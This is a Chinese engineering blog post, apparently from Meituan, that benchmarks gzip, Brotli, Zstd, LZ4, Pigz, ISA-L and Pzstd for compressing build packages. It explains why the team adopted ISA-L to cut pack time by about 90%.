
本文作者周磊、识瀚、朱超、王鑫、刘亮、昌术、李超、云森、永超等，均来自美团 AI 平台搜索与 NLP 部。

速度与压缩比如何兼得？压缩算法在构建部署中的优化


作者：宏达

背景

通常而言，服务发布平台的构建部署的流程（镜像部署除外）会经过**构建**（同步代码 -> 编译 -> 打包 -> 上传）、**部署**（下载包 -> 解压到目标机器 -> 重启服务）等步骤。以美团内部的发布平台 Plus 为例，最近我们发现一些发布项在构建产物打包压缩的过程中耗时比较久。如下图所示的 pack 步骤，一共消耗了 1 分 23 秒。



而在平常为用户解答运维问题的时候我们也发现，很多用户会习惯将一些较大的机器学习或者 NLP 相关的数据放入到仓库中，这部分数据往往占据几百兆，甚至占据几个 GB 的磁盘空间，十分影响打包的速度。 Java 项目也是如此，由于 Java 服务框架繁多，依赖也多，通常这些服务打包后也要占据百兆级别的空间，耗时也会达到十多秒。下图是我们的 pack 步骤的中位数，基本上大部分的 Java 服务和 Node.js 服务都至少要消耗 13s 左右的时间来做压缩打包 。



pack 作为几乎所有需要部署的服务必需步骤，它目前的耗时基本上仅低于编译和构建镜像，因此，为了提高整体构建的效率，我们准备对 pack 打包压缩的步骤进行一轮优化工作。

方案对比

准备场景数据

发布项的包大小分析


为了尽可能地模拟构建部署中的应用场景，我们将 2020 年的部分**构建包数据**进行了整理分析，其中压缩后的包大小如下图所示，钟形曲线说明了整体的包体积呈正态分布，并且有着较明显的长尾效应。压缩后体积主要在 200M 以内，压缩前的大小大致在 516.0MB 以内。

而 99% 的服务压缩包大小会在 1GB 以内，而对于压缩步骤而言，其实越大的项目耗时越明显，优化的空间越大。因此，我们在针对性的方案对比测试中选择了 1GB 左右的构建包进行压缩测试，既能覆盖 99% 的场景，也可以看出压缩算法之间比较明显的提升。

这样选择的主要原因如下：

1. 数据大的情况下计算结果会比小数据误差小很多。
2. 能够覆盖绝大多数应用场景。
3. 效果对比明显，可以看到是否有明显的提升。

备注：由于在相同压缩库相同压缩比等配置的情况下，Compression Speed 并没有明显变化，因此没有做其它包体积的批量测试和数据汇总。



本文中我们使用的测试项目为美团内部的较大型的 C++ 项目，其中文件类型除去 C++、Python、Shell 代码文件，还有 NLP、工具等二进制数据（不包括 .git 中存储的提交数据），数据类型比较全面。

目录大小为 1.2G，也可以比较清晰地对比出不同方案之间的差距。

gzip

gzip 是基于 DEFLATE 的算法，它是 LZ77 和 Huffman 编码 的结合。DEFLATE 的目的是为了取代 LZW 和其他受专利保护的数据压缩算法，因为这些算法在当时限制了压缩和其他流行的存档器的可用性（Wikipedia）。

我们通常使用 `tar -czf` 命令来进行打包并且压缩的操作，z 参数正是使用 gzip 的方式来进行压缩。DEFLATE 标准（RFC1951）是一个被广泛使用的无损数据压缩标准。它的压缩数据格式由一系列块构成，对应输入数据的块，每一块通过 LZ77（基于字典压缩，就是将最高概率出现的字母以最短的编码表示）算法和 Huffman 编码进行压缩，LZ77 算法通过查找并替换重复的字符串来减小数据体积。

文件格式

- 一个 10 字节的报头，包含一个魔数 (1f 8b)，压缩方法（比如 08 用于 DEFLATE），1 字节的 header flags，4 字节的时间戳，compression flags 和操作系统 ID。

- 可选的额外 headers，包括原始文件名、注释字段、“extra”字段和 header 的 CRC-32 校验码 lower half 。
- DEFLATE 压缩主体。
- 8 字节的 footer，包含 CRC-32 校验以及原始未压缩的数据。

我们可以看到 gzip 是主要基于 CRC 和 Huffman LZ77 的 DEFLATE 算法，这也是后面 ISA-L 库的优化目标。

Brotli

Alakuijala 和 Szabadka 在 2013-2016 年完成了 Brotli 规范，该数据格式旨在进一步提高压缩比，它在优化网站速度上有大量应用。Brotli 规范的正式验证是由 Mark Adler 独立实现的。Brotli 是一个用于数据流压缩的数据格式规范，它使用了通用的 LZ77 无损压缩算法、Huffman 编码和二阶上下文建模（2nd order context modelling）的特定组合。大家可以参考这篇论文查看其实现原理。

因为语言本身的特性，基于上下文的建模方法（Context Modeling）可以得到更好的压缩比，但由于它的性能问题很难普及。当前比较流行的突破算法有两种：

- ANS：Zstd, lzfse
- Context Modeling：Brotli, bz2

具体测试数据见下文。


Zstd

Zstd 全称叫 Zstandard，是一个提供高压缩比的快速压缩算法，主要实现的编程语言为 C，是 Facebook 的 Yann Collet 于 2016 年发布的，Zstd 采用了有限状态熵（Finite State Entropy，缩写为 FSE）编码器。该编码器是由 Jarek Duda 基于 ANS 理论开发的一种新型熵编码器，提供了非常强大的压缩速度 / 压缩率的折中方案（事实上也的确做到了“鱼”和“熊掌”兼得）。Zstd 在其最大压缩级别上提供的压缩比接近 lzma、lzham 和 ppmx，并且性能优于 lza 或 bzip2。Zstandard 达到了

Pareto frontier（资源分配最佳的理想状态），因为它解压缩速度快于任何其他当前可用的算法，但压缩比类似或更好。

对于小数据，它还特别提供一个载入预置词典的方法优化速度，词典可以通过对目标数据进行训练从而生成。

官方 Benchmark 数据对比



zstd 与 gzip lzma lz4 对比	Compressor name	Ratio	Compression	Decompress
	Zstd 1.4.5 -1	2.884	500 MB/s	1660 MB/s
	zlib 1.2.11 -1	2.743	90 MB/s	400 MB/s
	brotli 1.0.7 -0	2.703	400 MB/s	450 MB/s
	Zstd 1.4.5 --fast=1	2.434	570 MB/s	2200 MB/s
	Zstd 1.4.5 --fast=3	2.312	640 MB/s	2300 MB/s
	Zstd 1.4.5 --fast=5	2.178	700 MB/s	2420 MB/s
	lzo1x 2.10 -1	2.106	690 MB/s	820 MB/s
	lz4 1.9.2	2.101	740 MB/s	4530 MB/s
	snappy 1.1.8	2.073	560 MB/s	1790 MB/s

压缩级别可以通过 –fast 指定，提供更快的压缩和解压缩速度，相比级别 1 会导致压缩比率的一些损失，如上表所示。Zstd 可以用压缩速度换取更强的压缩比。它是可配置的小增量，在所有设置下，解压缩速度都保持不变，这是大多数 LZ 压缩算法（如 zlib 或 lzma）共享的特性。

- 我们采用 Zstd 默认的参数进行了测试，压缩时间 8.471s 仅为原来的 11.266%，提升了 88.733%。
- 解压时间 3.211 仅为原来的 29.83%，提升约为 70.169%。
- 同时压缩率也从 2.548 提升到了 2.621。

LZ4

LZ4 是一种无损压缩算法，每核提供大于 500 MB/s 的压缩速度（大于 0.15 Bytes/cycle）。它的特点是解码速度极快，每核速度为多 GB/s（ 约 1 Bytes/cycle ）。

从上面的 Zstd 的 Benchmark 对比中，我们看到了 LZ4 算法效果十分出众，因此我们也对 LZ4 进行了对比，LZ4 更加侧重压缩解压速度，尤其是解压缩的速度，压缩

比并不是它的强项，它默认支持 1-9 的压缩参数，我们分别进行了测试。

LZ4 使用默认参数压缩速度十分优秀，比 Zstd 快很多，但是压缩比并不高，比 Zstd 压缩后多了 206 MB，足足多了 46%，这就意味着更多的数据传输时间和磁盘空间占用。即使是最大的压缩比也并不高，仅仅从 1.79 提升到了 2.11，但是耗时却从 5s 提升到了 51s。通过对比，LZ4 的确在压缩率上并不是最优秀的方案，在 2.x 级别压缩率上基本上时间优势荡然无存，而且还有一点，就是 LZ4 目前官方并没有对多核 CPU 并行压缩的支持，所以在后续的对比中，LZ4 丧失了压缩解压缩速度的优势。

Pigz

Pigz 的作者 Mark Adler，同时也是 Info-ZIP 的 zip 和 unzip、GNU 的 gzip 和 zlib 压缩库的共同作者，并且是 PNG 图像格式开发工作的参与者。

Pigz 是 gzip 的并行实现的缩写，它主要思想就是利用多个处理器和核。它将输入分成 128 KB 的块，每个块都被并行压缩。每个块的单个校验值也是并行计算的。它的实现直接使用了 zlib 和 pthread 库，比较易读，而且重要的是兼容 gzip 的格式。Pigz 使用一个线程（主线程）进行解压缩，但可以创建另外三个线程进行读、写和检查计算，所以在某些情况下可以加速解压缩。

一些博客在 i7 4790K 这样的家用 PC 平台中测试 Pigz 的压缩性能时，并没有十分高的速度，但在我们真机验证的数据中提升要明显很多。通过测试，它的压缩时间执行速度只用了 1.768s，充分发挥了我们平台物理机的性能，User 时间（CPU 时间之和）一共使用了 1m30.569s，这和前面的使用 gzip 单线程的方式速度几乎是一个级别。压缩率 2.5488 和正常使用 `tar -czf` 几乎相差不多。

ISA-L Acceleration Version

ISA-L 是一套在 IA 架构上加速算法执行的开源函数库，目的在于解决存储系统的计算需求。ISA-L 使用的是 BSD-3-Clause License ，因此在商业上同样可以使用。

使用过 SPDK（Storage Performance Development Kit ）或者 DPDK（Data Plane

Development Kit）应该也听说过 ISA-L ，前者使用了 ISA-L 的 CRC 部分，后者使用了它的压缩优化。ISA-L 通过使用高效的 SIMD（Single Instruction, Multiple Data）指令和专用指令，最大化的利用 CPU 的微架构来加速存储算法的计算过程。ISA-L 底层函数都是使用手工汇编代码编写，并在很多细节上做了调优（现在经常要考虑 ARM 平台，本文中所提及的部分指令在该平台支持度不高甚至是不支持）。

ISA-L 对压缩算法主要做了 CRC、DEFLATE 和 Huffman 编码的优化实现，官方的数据指出 ISA-L 相比 zlib-1 有 5 倍的速度提升。

举例来说，不少底层的存储开源软件实现的 CRC 都使用了查表法，代码中存储或者生成了一个 CRC value 的表格，然后计算过程中查询值，ISA-L 的汇编代码中包含了无进位乘法指令 PCLMULQDQ 对两个 64 位数做无进位乘法，最大化 intel PCLMULQDQ 指令的吞吐量来优化 CRC 的性能。更好的情况是 CPU 支持 AVX-512，就可以使用 VPCLMULQDQ（PCLMULQDQ 在 EVEX 编码的 512 bit 版本实现）等其它优化指令集（查看是否支持的方式见“附录”）。

```
244     .16B_reduction_loop:
245         vpclmulqdq  xmm8, xmm7, xmm10, 0x11
246         vpclmulqdq  xmm7, xmm7, xmm10, 0x00
247         vpxor       xmm7, xmm8
248         vmovdqu     xmm0, [arg2]
249         vpshufb     xmm0, xmm0, xmm18
250         vpxor       xmm7, xmm0
251         add     arg2, 16
252         sub     arg3, 16
```

备注：截图来自 crc32_ieee_by16_10.asm

使用

ISA-L 实现的压缩优化级别支持 [0,3]，3 为压缩比最大的版本，综合考虑我们采用

了最大的压缩比，虽然压缩比 2.346 略低于 gzip 不过影响不大。在 2019 年 6 月发布的 v2.27 版本里，ISA-L 加了多线程的 Feature，因此在后续的测试中，我们采用了多线程并发的参数，效果提升比较显著。

由于我们构建机器的系统为 Centos7 需要自行编译 ISA-L 的依赖，比如 nasm 等库，所以在安装配置上会比较复杂，ISA-L 支持多种优化参数比如，IGZIP_HIST_SIZE（压缩过程中加大滑动窗口），LONGER_HUFFTABLES，更大的 Huffman 编码表，这些编译参数也会对库有很大提升。

压缩时间

```
real  0m1.372s
user  0m5.512s
sys 0m1.791s
```

测试后的效果相当惊人，是目前对比方案中最为快速的，时间上节省了 98.09%。

由于和 gzip 格式兼容，因此同样可以使用 `tar -xf` 命令进行解压，后续的解压缩测试过程中，我们使用的仍然是 ISA-L 提供的解压方式。


Pzstd

通过 Pigz 的测试，我们就在想，是否 Zstd 这样优秀的算法也可以支持并行呢，在官方的 Repo 中，我们十分惊喜地发现了一个“宝藏”。


Pzstd 是 C++11 实现的并行版本的 Zstandard（Zstd 也在这之后加入了多线程的支持），类似于 Pigz 的工具。 它提供了与 Zstandard 格式兼容的压缩和解压缩功能，可以利用多个 CPU 核心。 它将输入分成相等大小的块，并将每个块独立压缩为 Zstandard 帧。 然后将这些帧连接在一起以产生最终的压缩输出。 Pzstd 同样支持文件的并行解压缩。 解压缩使用 Zstandard 压缩的文件时，PZstandard 在一个线程中执行 IO，而在另一个线程中进行解压缩。

下图是和 Pigz 的压缩和解压缩速度对比，来自官方 Github 仓库（机器配置为：

Intel Core i7 @ 3.1 GHz, 4 threads），效果比 Pigz 还要出色，具体对比数据见下文：



压缩速度



解压缩速度

Pied Piper (Middle-out compression)

Middle-out Compression 最初是在美剧中提到的一个概念，不过现在已经有了一个真正的实现 middle-out，该算法目前小范围应用在压缩时序数据中，由于缺乏成熟地理论支撑以及数据对比，没有正式进入方案的对标。

备注：Pied Piper 是美剧《硅谷》中虚拟出来的公司和算法。

兼容性

本文中调研所提及的对比方案，都是统一在构建集群中的机器中进行测试，由于构建系统 在线上的机器集群配置高度统一（包括硬件平台和系统版本），所以兼容性表现和测试数据也高度吻合。

选型

实际上，部分官方的测试机器的配置和美团构建平台的物理机配置并不一致，场景可能也有区别，上面引用的测试结果中所使用的 CPU 以及平台架构和编译环境和我们所用的也有些出入，而且大多数还是家用的硬件比如 i7-4790K 或者 i9-9900K，这也是需要使用构建平台的物理机和具体的构建包压缩场景来进行测试的原因，因为这样才能得出最接近我们使用场景的数据。


对比数据

几个方案的数据对比如下表格（在本文中的时间数据选择是通过多次运行后，选择结果的中位数）：

	Gzip	Brotli	Zstd	LZ4	Pigz	ISA-L	Pzstd
Data Compression Ratio	2.5482	2.3068	2.621	1.791	2.5488	2.346	2.616
Compression Time	71.636	7.398	8.471	5.141	1.768	1.372	1.065
Compression Speed	16.272 MB/s	157.57 MB/s	137.613 MB/s	226.75 MB/s	659.345 MB/s	849.652 MB/s	1094.5752 MB/s
Decompression Time	10.764	7.643	3.211	2.731	6.097	4.094	1.481

压缩时间对比

从整个构建后的压缩构建包的时间可视化图中可以看出，最初版本的 gzip 压缩相当耗时，而采取 Pzstd 是最快速的方案，ISA-L 稍慢，Pigz 略微慢一点，这**三者都可以达到从 1m11s 到 1s 左右的优化，最快可以节省 98.51% 的压缩时间**。




解压缩时间对比

解压缩的时间上并没有像压缩效率相差很多，在 GB 级别的项目中压缩比 2.5-2.6 范围内时，时间都在 11s 以内。而且为了最大兼容已有的实现和保持稳定性，解压方案优先考虑兼容 gzip 格式的策略，这样对部署目标机器的侵入性最小，即可以使用 `tar -xf` 解压的方案优先。

而在后面的方案实施中，由于部署需要稳定可靠的环境，所以我们暂时没有对部署机器做环境改造。

下面的时间对比是分别使用各自的解压方案的对比：


- Pzstd 解压速度最快，相比 Gzip 节省了 86.241% 的时间。
- Zstd 算法的解压缩效率其次，大约可以节省 70.169% 的解压时间。
- ISA-L 可节省 61.9658% 的时间。
- Pigz 可节省 43.357% 的解压时间。
- Brotli 解压可以节省 29.02% 的时间。



压缩比的对比

压缩比的对比中 Zstd 和 Pzstd 有一些优势，其中 Brotli 和 LZ4 由于支持的参数限制，比较难测试同级别压缩比下的速度，因此选择了压缩比稍低的参数，但是效率仍然距离 Pigz 和 Pzstd 存在一些差距。

而 ISA-L 的实现在压缩比上有一些牺牲，不过并没有差距很大。



优劣分析总结

	理念	优势	劣势
Brotli	1. 优秀的新算法	• 对于小文件的速度可能会稍微明显一些 • 压缩解压缩的速度比较不错，但是并不突出。	• 不兼容之前的 gzip 格式，由于中间生成的压缩文件格式需要严格使用 Brotli 来进行处理，对于其它有可能已经使用 Plus 平台构建包的平台来说，兼容性是一个挑战。 • 大型文件尤其是在构建场景中，它的压缩速度并不是十分突出。 • 解压必需 Brotli 库的安装（也就是说部署的目标机器需要安装 Brotli 库）
Zstd	1. 优秀的新算法	• 压缩解压速度十分优秀。 • 安装依赖单一，避免遇到麻烦的依赖冲突问题。 • 压缩比十分优秀。	• 不兼容之前的 gzip 格式，由于中间生成的压缩文件格式需要严格使用 zstd 来进行处理，对于其它有可能使用 Plus 平台构建包的平台来说，兼容性是一个挑战。 • 解压必需 zstd 库的安装（也就是说部署的目标机器需要安装 zstd 库）
LZ4	1. 优秀的新算法	• 压缩解压速度十分优秀。 • 安装依赖单一，避免遇到麻烦的依赖冲突问题。	• 不兼容之前的 gzip 格式，由于中间生成的压缩文件格式需要严格使用 LZ4 来进行处理，对于其它有可能使用 Plus 平台构建包的平台来说，兼容性是一个挑战。 • 解压必需 LZ4 库的安装（也就是说部署的目标机器需要安装 LZ4 库） • 压缩率并不理想
Pigz	1. 并行策略	• 压缩结果完全兼容 gzip 格式，即使解压不做改动也可以完全兼容，这对于使用了构建压缩包的其它服务可能是十分完美的结果。同时对于部署目标机器的侵入性最小。 • 压缩解压速度极其优秀，仅次于 Pzstd 和 ISA-L。 • 对 tar 支持比较友好，可以方便地使用外接压缩插件。 • 安装依赖单一，避免遇到麻烦的依赖冲突问题。	无
ISA-L	1. gzip 算法以及底层指令优化 2. 并行策略	• 压缩结果完全兼容 gzip 格式，即使解压不做改动也可以完全兼容，这对于使用了构建压缩包的其它服务可能是十分完美的结果。同时对于部署目标机器没有侵入性。 • 压缩解压速度极其优秀，仅次于 Pzstd。 • 对 tar 支持比较友好。	• 压缩比 稍微低一点点，且压缩比的参数范围有限。 • 实现接入成本略微复杂（不过好在我们的机器集群配置环境十分统一）。
Pzstd	1. 优秀的新算法 2. 并行策略	• 压缩和解压的速度都极其优秀。 • 对 tar 支持比较友好，只需要在机器上安装 zstd 并且修改 tar 参数即可，改动较小。 • 安装依赖单一，避免遇到麻烦的依赖冲突问题。 • 压缩比十分优秀。	• 不兼容之前的 gzip 格式，由于中间生成的压缩文件格式需要严格使用 zstd 来进行处理，对于其它有可能使用 Plus 平台构建包的平台来说，兼容性是一个挑战。 • 解压必需 zstd 库的安装（也就是说部署的目标机器需要安装 zstd 库）

在本文开始阶段，我们介绍了构建部署流程，因此我们此次优化的目标时间大致计算公式如下：

$$TotalCost = Time_{compression} + \frac{PackageSize}{UploadSpeed} + \frac{PackageSize}{DownloadSpeed} + Time_{decompression}$$

在测试案例对比中，时间耗时的顺序为 Pzstd < ISA-L < Pigz < LZ4 < Zstd < Brotli < Gzip（排名越靠前越好），其中压缩和解压缩的时间在整体的耗时上占比较大，因此备选策略为 Pzstd、ISA-L、Pigz。

当然，这其中还存在磁盘空间的成本优化问题，即压缩比可能对磁盘空间产生优化，但是对构建的耗时会产生负优化，不过由于目前时间维度是我们优化的主要目标，比磁盘成本和上传带宽成本要重要，因此压缩比采用了较为普遍或者默认最优的压缩比方案，即在 2.3 – 2.6 范围内。不过在一些内存型数据库等存储介质成本较为高的场景中，也许要综合多个方面需要更多考量，请大家知悉。

评分策略

比较于 gzip，新算法都具有想当不错的速度，但是由于压缩格式的向前不兼容，加上需要客户端（部署目标机器）的支持，可能方案实施周期会较长。


而对于部署来说，可能收益并不是十分明显，反而加重了一些维护和运维成本，所以我们暂时没有把 Pzstd 的方案放到较高的优先级。

选型的策略主要有基于如下原则：

- 整体耗时优化提升最大，这也是整体优化方案的出发点。
- 保证最大兼容性，为了让接入构建平台的业务和平台减少改动成本，需要保持方案的兼容性（优先考虑最大兼容的策略，即兼容 gzip 的方案优先）。
- 保证部署目标机器环境的稳定和可靠，选择对部署机器侵入最小的方案，这样无需安装客户端或者库。
- 压缩场景在真机模拟测试中完全契合美团构建平台的场景，即在我们现有的物理机平台和目标压缩场景中对比数据效果良好。
- 其实本问题更全面的评分角度有很多维度，比如对象存储的磁盘成本、带宽成本、任务耗时，甚至是机器成本，不过为了简化整体方案的选型，我们省略了一些计算，同时压缩比的对比选择上也选择了各自官方推荐的范围。

综合以上几点，决定一期采取 ISA-L 的方式加速，可以最稳定并且较高速地提升构建平台的效率，未来可能会实现 Pzstd 的方案，下面的数据为一期的结果。

优化效果




为了方便结果的展示，我们过滤出了部分打包时间较长的发布项展示出来（这些耗时很久的项目往往十分影响用户的使用体验，而且总体的占比在 10% 左右），这部分任务优化的时间从 27s 到 72s 不等，过去越是项目大的项目压缩时间越长，如今压缩时间都可以稳定在 10s 以内，而且是在我们的机器同时执行多个任务的情况下。

而后我们将优化前的 Pack 步骤（压缩 + 上传）部分打点数据，以及优化后的部分打点数据做了汇总，得出了平均的优化效果对比，数据如下：

1. 在我们之前的一个构建包的统计中，多数的构建包压缩后在 100MB 左右，压缩前大概是在 250MB，按照 gzip 算法的压缩速度的确会在 10s 左右的级别。
2. 由于构建的物理机可能同时运行多个任务，所以实际压缩效果会比测试中稍微耗时多一点。

	Pack 耗时之和	任务数	平均时间	压缩时间（去除复制文件和上传的时间）
优化前	908202	65613	13.8417996433634	10.2
优化后	215298	46853	4.59518067146181	1.035



压缩平均节省了 90% 的时间。

写在后面

- 由于文中提到的一些方案涉及到具体平台环境的 CPU 指令集，甚至库的编译环境，编译参数也会影响具体的效果，所以推荐在方案实施的时候对集群环境保持统一，也可为集群环境做特殊的定制优化。
- 为 Centos 打包 RPM 文件的时候尤其需要注意下编译环境的配置，否则可能效果和测试会有出入。
- Java 的 Jar 包 和 War 包也可能进行压缩，针对这种场景，压缩率的确提升不大，但是速度依旧有提升。

作者简介

宏达，美团基础技术部研发工程师。

团队简介

基础技术部 – 研发质量及效率部 – 代码仓库和构建组，团队旨在建设代码仓库管理、协作及代码构建能力，完善多维度的工作流执行引擎及构建工具链，与公司其他研发工具打通，提高业务整体的开发、交付效率。

附录

机器环境

文中的测试统一在如下物理机中进行，测试中使用相同的目标文件。测试 机使用的是非 PCIE SSD 磁盘。

```
inxi -Fx 省略部分数据输出如下，其中一些并行指令集在优化中可能会使用到。其中
flags 中可以看到支持 avx avx2 指令集，并不支持 avx-512 ，不过仍然有很大性能提升。
System:   Host: ****** Kernel: ****** bits: 64 compiler: gcc v: 4.8.5
Console: tty 7 Distro: CentOS Linux release 7.1.1503 (Core)

CPU:       Info: 2x 16-Core model: Intel Xeon Gold 5218 bits: 64 type:
MT MCP SMP arch: Cascade Lake rev: 7 L2 cache: 44.0 MiB

           flags: avx avx2 lm nx pae sse sse2 sse3 sse4_1 sse4_2 ssse3
vmx bogomips: 293978 Speed: 2300 MHz min/max: N/A

Info:        Processes: 764  Memory: 187.19 GiB used: 15.05 GiB (8.0%)
Init: systemd runlevel: 3 Compilers: gcc: 4.8.5
```

```
/proc/cpuinfo 文件中也可以查看 CPU 支持的指令集

flags         : fpu vme de pse tsc msr pae mce cx8 apic sep mtrr pge mca
cmov pat pse36 clflush dts acpi mmx fxsr sse sse2 ss ht tm pbe syscall
nx pdpe1gb rdtscp lm constant_tsc art arch_perfmon pebs bts rep_good
nopl xtopology nonstop_tsc aperfmperf eagerfpu pni pclmulqdq dtes64
monitor ds_cpl vmx smx est tm2 ssse3 sdbg fma cx16 xtpr pdcm pcid dca
sse4_1 sse4_2 x2apic movbe popcnt aes xsave avx f16c rdrand lahf_lm abm
